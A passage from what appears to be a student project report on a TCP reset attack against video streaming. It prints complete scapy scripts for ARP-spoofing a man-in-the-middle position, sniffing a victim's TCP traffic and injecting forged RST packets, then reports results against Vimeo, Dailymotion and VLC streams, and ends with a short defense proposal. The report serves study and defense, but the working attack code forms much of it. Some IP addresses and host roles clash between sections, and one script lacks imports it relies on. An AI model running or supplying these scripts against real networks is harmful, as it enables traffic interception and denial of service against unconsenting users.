217	10.728466	192.168.0.103	74.125.24.94	UDP	131	65182 → 443 Len=89
222	10.780159	192.168.0.103	74.125.24.94	UDP	70	65182 → 443 Len=28
223	10.780181	192.168.0.103	74.125.24.94	UDP	70	65182 → 443 Len=28
224	10.853108	192.168.0.103	74.125.24.189	UDP	65	52716 → 443 Len=23
225	10.853185	192.168.0.103	74.125.24.189	UDP	65	52716 → 443 Len=23
231	11.727983	192.168.0.103	74.125.24.95	UDP	65	65184 → 443 Len=23
232	11.728011	192.168.0.101	192.168.0.103	ICMP	93	Redirect
233	11.728022	192.168.0.103	74.125.24.95	UDP	65	65184 → 443 Len=23

Figure 8: Wireshark of Attacker after MITM Attack

```
8  from scapy.layers.inet import *
9  import scapy
10 import socket
11 import uuid
12
13 def get_ip():
14     s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
15     try:
16         # doesn't even have to be reachable
17         s.connect(('192.255.255.255', 1))
18         IP = s.getsockname()[0]
19     except:
20         IP = '127.0.0.1'
21     finally:
22         s.close()
23     return IP
24
25
26 #=============================================================
27 # Collect Necessary Information
28 #=============================================================
29 my_ip = get_ip()
30 my_mac = str(':'.join(['{:02x}'.format((uuid.getnode() >>
```

```
31              ele) & 0xff) for ele in range(0,8*6,8)][::-1]))
32
33  print("my_ip : " + my_ip)
34  print("my_mac : " + my_mac)
35
36  victim_ip = sys.argv[1]
37  server_ip = sys.argv[2]
38
39  arp_packet = ARP(op=ARP.who_has, #request mac
40          psrc=my_ip,              #request to reply to attacker
41          pdst=victim_ip)          #IP of the mac attacker needs
42  result = sr1(arp_packet)         #reply packet
43  victim_mac = result[ARP].hwsrc   #mac of victim
44
45  print("victim_ip : " + str(victim_ip))
46  print("victim_mac : " + str(victim_mac))
47
48  arp_packet = ARP(op=ARP.who_has, #request mac
49          psrc=my_ip,              #request to reply to attacker
50          pdst=server_ip)          #IP of the mac attacker needs
51  result = sr1(arp_packet)         #reply packet
52  server_mac = result[ARP].hwsrc   #mac of server
53
54  print("server_ip : " + str(server_ip))
55  print("server_mac : " + str(server_mac))
56
57  print()
58
59  #============================================================
60  # Create ARP Spoofing Packets
61  #============================================================
62  reply1 = ARP(op=ARP.is_at,       #forging arp reply
63          hwsrc=my_mac,            #attacker's mac as victim's
64          psrc=victim_ip,          #victim's IP to attacker's mac
65          hwdst=server_mac,        #telling server
66          pdst=server_ip)          #server IP
67
68  go1 = Ether(dst=server_mac,      #sending to server
69          src=my_mac) / reply1     #origin at attacker's mac
70
71
```

```
reply2 = ARP(op=ARP.is_at,          #forging arp reply
        hwsrc=my_mac,               #attacker's mac as server's
        psrc=server_ip,             #server's IP to attacker's mac
        hwdst=victim_mac,           #telling victim
        pdst=victim_ip)             #victim IP

go2 = Ether(dst=victim_mac,         #sending to victim
        src=my_mac) / reply2        #origin at attacker's mac


#============================================================
# Change MAC in ARP Tables of the Gateway and the Victim
#============================================================
i = 0
while  1:
        i = i+1
        print("ARP SPOOFING #" + str(i))

        print(go1.summary())
        sendp(go1, verbose = 2)  #send ARP packet to server

        print(go2.summary())
        sendp(go2, verbose = 2)  #send ARP packet to victim

        print()
        time.sleep(randint(5, 10)) #random sleep
                                   #otherwise too much traffic
```

In the Figure 9, MAC Address table of server (192.168.0.103) is shown. In this case, attacker (192.168.0.101) has successfully changed the victim's (192.168.0.100) MAC address to the one attacker has. The victim's MAC address table is updated in the same way.

From the perspective of attacker, after running this script, wireshark can capture packets from the victim (192.168.0.103). This is shown in Figure 10.

11.1.3 Testing MITM's Success

In addition to Wireshark, the following script can validate that our Man-in-the-Middle attack is successful.

```
#!/usr/bin/python3
#running command: python Sniffer.py victimIP
```




Figure 9: MAC Address Table of Server before and after MITM Attack

ip.src == 192.168.0.103

No.	Time	Source	Destination	Protocol	Length	Info
187	10.467749	192.168.0.103	172.217.194.113	TCP	60	49183 → 443 [ACK] S
189	10.467765	192.168.0.103	172.217.194.113	TCP	54	[TCP Dup ACK 187#1]
190	10.468827	192.168.0.103	172.217.194.113	TLSv1.3	1265	Application Data, A
191	10.468855	192.168.0.103	172.217.194.113	TCP	1265	[TCP Retransmissior
202	10.524447	192.168.0.103	172.217.194.113	TCP	60	49183 → 443 [ACK] S
205	10.524463	192.168.0.103	172.217.194.113	TCP	54	[TCP Dup ACK 202#1]
206	10.525454	192.168.0.103	172.217.194.113	TCP	60	49183 → 443 [ACK] S
207	10.525454	192.168.0.103	172.217.194.113	TLSv1.3	93	Application Data
208	10.525476	192.168.0.103	172.217.194.113	TCP	54	49183 → 443 [ACK] S
209	10.525476	192.168.0.103	172.217.194.113	TCP	93	[TCP Retransmissior
210	10.526369	192.168.0.103	172.217.194.113	UDP	65	50878 → 443 Len=23
211	10.526399	192.168.0.103	172.217.194.113	UDP	65	50878 → 443 Len=23
216	10.728441	192.168.0.103	74.125.24.94	UDP	131	65182 → 443 Len=89
217	10.728466	192.168.0.103	74.125.24.94	UDP	131	65182 → 443 Len=89
222	10.780159	192.168.0.103	74.125.24.94	UDP	70	65182 → 443 Len=28
223	10.780181	192.168.0.103	74.125.24.94	UDP	70	65182 → 443 Len=28
224	10.853108	192.168.0.103	74.125.24.189	UDP	65	52716 → 443 Len=23
225	10.853185	192.168.0.103	74.125.24.189	UDP	65	52716 → 443 Len=23
231	11.727983	192.168.0.103	74.125.24.95	UDP	65	65184 → 443 Len=23
232	11.728011	192.168.0.101	192.168.0.103	ICMP	93	Redirect
233	11.728022	192.168.0.103	74.125.24.95	UDP	65	65184 → 443 Len=23

Figure 10: Wireshark of Attacker After MITM Attack

```
3
4  import sys  #for command line argument
5  from scapy.all import *
6  from scapy.layers.inet import *
7  import scapy
8
9  victim_ip = sys.argv[1]
10
11 def func(pkt):
12     print("PKT INFO:")
13     # print(pkt.__class__)
14     print(pkt.summary())
15
16     print(pkt[IP].src)
17     print(pkt[IP].dst)
18
19     print(pkt[TCP].sport)
20     print(pkt[TCP].dport)
21     print(pkt[TCP].ack)
22
23     print()
24
25 pkt = sniff(filter="tcp and src host " + victim_ip,
```

```
26      prn=func, store=0)
```

After this successful implementation of Man-in-the-Middle attack, we are ready to go on to implement our actual target - TCP Reset attack.

11.2 TCP Reset Attack

In this phase we have implemented TCP Reset attack with the help of the sniffing script developed in Section 11.1.3. After sniffing, we use the sniffed packets to extract the IP addresses, port numbers and sequence number. The script is as follows:

```
1  #!/usr/bin/python3
2  #running command: python RST.py victimIP
3
4  import sys  #for command line argument
5  import time
6  from random import randint
7  from scapy.all import *
8  from scapy.layers.inet import *
9  import scapy
10
11 victim_ip = sys.argv[1]
12
13 def sendRST(pkt):
14      IPLayer = IP(dst=victim_ip, #victim's ip
15          src=pkt[IP].dst)        #server's ip from sniffed packet
16
17      TCPLayer = TCP(flags="R",   #reset flag
18          seq=pkt[TCP].ack,       #expected sequence number
19          dport=pkt[TCP].sport,   #victim's port number
20          sport=pkt[TCP].dport)   #server's port number
21
22      spoofpkt = IPLayer/TCPLayer
23
24      send(spoofpkt, verbose=2)
25
26      print(pkt.summary())
27
28      print("IP source = " + str(pkt[IP].src))         #victim ip
29      print("Port source = " + str(pkt[TCP].sport))    #victim port
```

```
30      print("IP dest = " + str(pkt[IP].dst))           #server ip
31      print("Port dest = " + str(pkt[TCP].dport))      #server port
32      print("ACK = " + str(pkt[TCP].ack))              #ack number
33
34      print()
35
36
37      print(spoofpkt.summary())
38
39      print("Spoofed IP source = " + str(spoofpkt[IP].src))
40      print("Spoofed Port source = " + str(spoofpkt[TCP].sport))
41      print("Spoofed IP dest = " + str(spoofpkt[IP].dst))
42      print("Spoofed Port dest = " + str(spoofpkt[TCP].dport))
43      print("Spoofed SEQ = " + str(spoofpkt[TCP].seq))
44
45
46      print()
47      print()
48
49      time.sleep(randint(1, 2)) #random sleep
50                                #otherwise too much traffic
51
52
53  while 1:
54      pkt = sniff(filter="tcp and src host " + victim_ip,
55                                #victim's packet
56          prn=sendRST,          #spoofing function
57          store=0,
58          count=1)
```

Tests on this script is described in the following section.

12 Testing TCP Reset Attack

We have tested both on actual websites and on VLC media player stream. Results of these tests are described below.

12.1 Failed Test: Vimeo

Although we have successfully terminated the TCP connection between the victim and Vimeo website, our attack is not being able effectively disrupt




Figure 11: Test on Vimeo

video playback.

As seen in Figure 11, first the reset packet closes the TCP connection between the victim (192.168.0.102) and the server (103.9.105.74). But the attack eventually failed because the browser of the victim automatically establishes a new connection in the 3-way handshake mechanism using SYN packet with another IP address (103.9.105.73) of the same website. In other words, this website has preventive mechanism against TCP reset attack installed already.

12.2 Failed Test: Dailymotion

Although we have successfully terminated the TCP connection between the victim and Dailymotion website, our attack is not being able effectively disrupt video playback.




Figure 12: Test on Dailymotion

As seen in Figure 12, first the reset packet closes the TCP connection between the victim (192.168.0.103) and the server (103.195.32.8). But the attack eventually failed because the browser of the victim automatically establishes a new connection in the 3-way handshake mechanism using SYN

packet with the same IP address. In other words, this website too has preventive mechanism against TCP reset attack installed already.

12.3 Successful Test: VLC Stream from Local Server

We have created a video streaming server with VLC media player in one of the PCs in the same subnet. It is shown in Figure 13 that the victim is viewing from server (192.168.0.103) on 8080 port through WiFi.

Figure 13: Before Attack on VLC Stream from Local Server

After we have started sending RST packets with the script from Section 11.2, the video stopped at the victim's VLC player within a short while. This result is shown in Figure 14.




Figure 14: After Attack on VLC Stream from Local Server

12.4 Successful Test: VLC Stream from Remote Server

We have created a video streaming server with VLC media player in a PC outside the subnet using TeamViewer. Then we have used **http tunneling** mechanism with a tool, **ngrok**, to access that stream. It is shown in Figure 15 that the victim is viewing from server (18.223.41.243) through ngrok tunnel (http://3c88ed6f.ngrok.io) over the internet.




Figure 15: Before Attack on VLC Stream from Remote Server

After we have started sending RST packets with the script from Section 11.2, the video stopped at the victim's VLC player within a short while. This result is shown in Figure 16. In this case, we have spoofed a RST packet with source IP address: 18.223.41.243 with correct port numbers and sequence number. As a result the media player has aborted the connection




Figure 16: After Attack on VLC Stream from Remote Server

and the video streaming is successfully disrupted.

13 Justification

In our implementation we have included both Man-in-the-Middle and TCP reset mechanism. It can be inferred from above discussion that with the help of MITM mechanism, TCP reset can successfully find out correct IP, port numbers and the sequence number, and consequently our tool can exactly mimic a RST packet from the original server. When the victim machine receives the RST packet, it does not have any idea about the packet's actual origin. So the victim machine has no other option but to terminate its TCP connection.

The test shown in Section 12.4 points out that our approach to TCP reset attack is definitely unique. Currently available tools like netwox fails (shown in Section 6) in the scenario where we have succeeded.

14 Drawbacks or Future Work

1. Although we have succeeded in disrupting video streams in some case, our tools fails to achieve any considerable impact on modern websites with preventive measures.

2. Tests have been performed on only Windows as Operating System of the victim. Other operating systems including Ubuntu, Mac OS needs to be tested. Also Mac OS as attacker's operating system should also be tested.

3. Our scripts have been written based on the assumption that the attacker is connected with the subnet through Ethernet technology, not with WiFi. Attack with connected through WiFi is also needed to be developed and tested.

15 Defence Mechanism

A defense mechanism for our attack tool can easily be derived from the above design. A simple time delay can effectively disable the effect of our attack. It is described below:

1. Whenever we receive an RST packet from video streaming server, we add a time delay before closing the connection rather than doing so immediately.

2. If we receive additional packets from the server within the time delay with correct sequence numbers, we can assume the RST packet was actually a spoofed one.

3. Otherwise after the time delay, we close the connection in the same way as it would normally do.

Here this defense mechanism should work properly because the original server is likely to retransmit the packets that were lost due too ARP spoofing and upon receiving the actual packets the victim can take appropriate measure.

16 Conclusion

We have discussed different aspects of the implementation of an attack tool to exploit a particular vulnerability of TCP. Nevertheless it is an inseparable part of today's internet. So as our concluding remarks, we hope that this attack tool may in turn provide us the insight about how to defend against such attacks.

17 Repository

The scripts and documentation can be viewed in the following repository:
`https://github.com/ishtiaqniloy/TCP_Reset_Attack_Video_Streaming`
Scripts can be found in `"Python_Implementation"` folder.
Full sized screenshots can be found in `"Documentation/Screenshot"` folder.

18 References

1. https://tools.ietf.org/html/rfc793
2. https://en.wikipedia.org/wiki/Transmission_Control_Protocol
3. https://en.wikipedia.org/wiki/TCP_reset_attack
4. https://en.wikipedia.org/wiki/Man-in-the-middle_attack
5. http://www.cis.syr.edu/ wedu/seed/Book/book_sample_tcp.pdf
6. https://medium.com/secjuice/man-in-the-middle-attack-using-arp-spoofing-fa13af4f4633
7. https://null-byte.wonderhowto.com/how-to/build-man-middle-tool-with-scapy-and-python-0163525/
8. https://scapy.readthedocs.io/en/latest/usage.html
9. https://www.howtogeek.com/118075/how-to-stream-videos-and-music-over-the-network-using-vlc/
10. https://ngrok.com/docs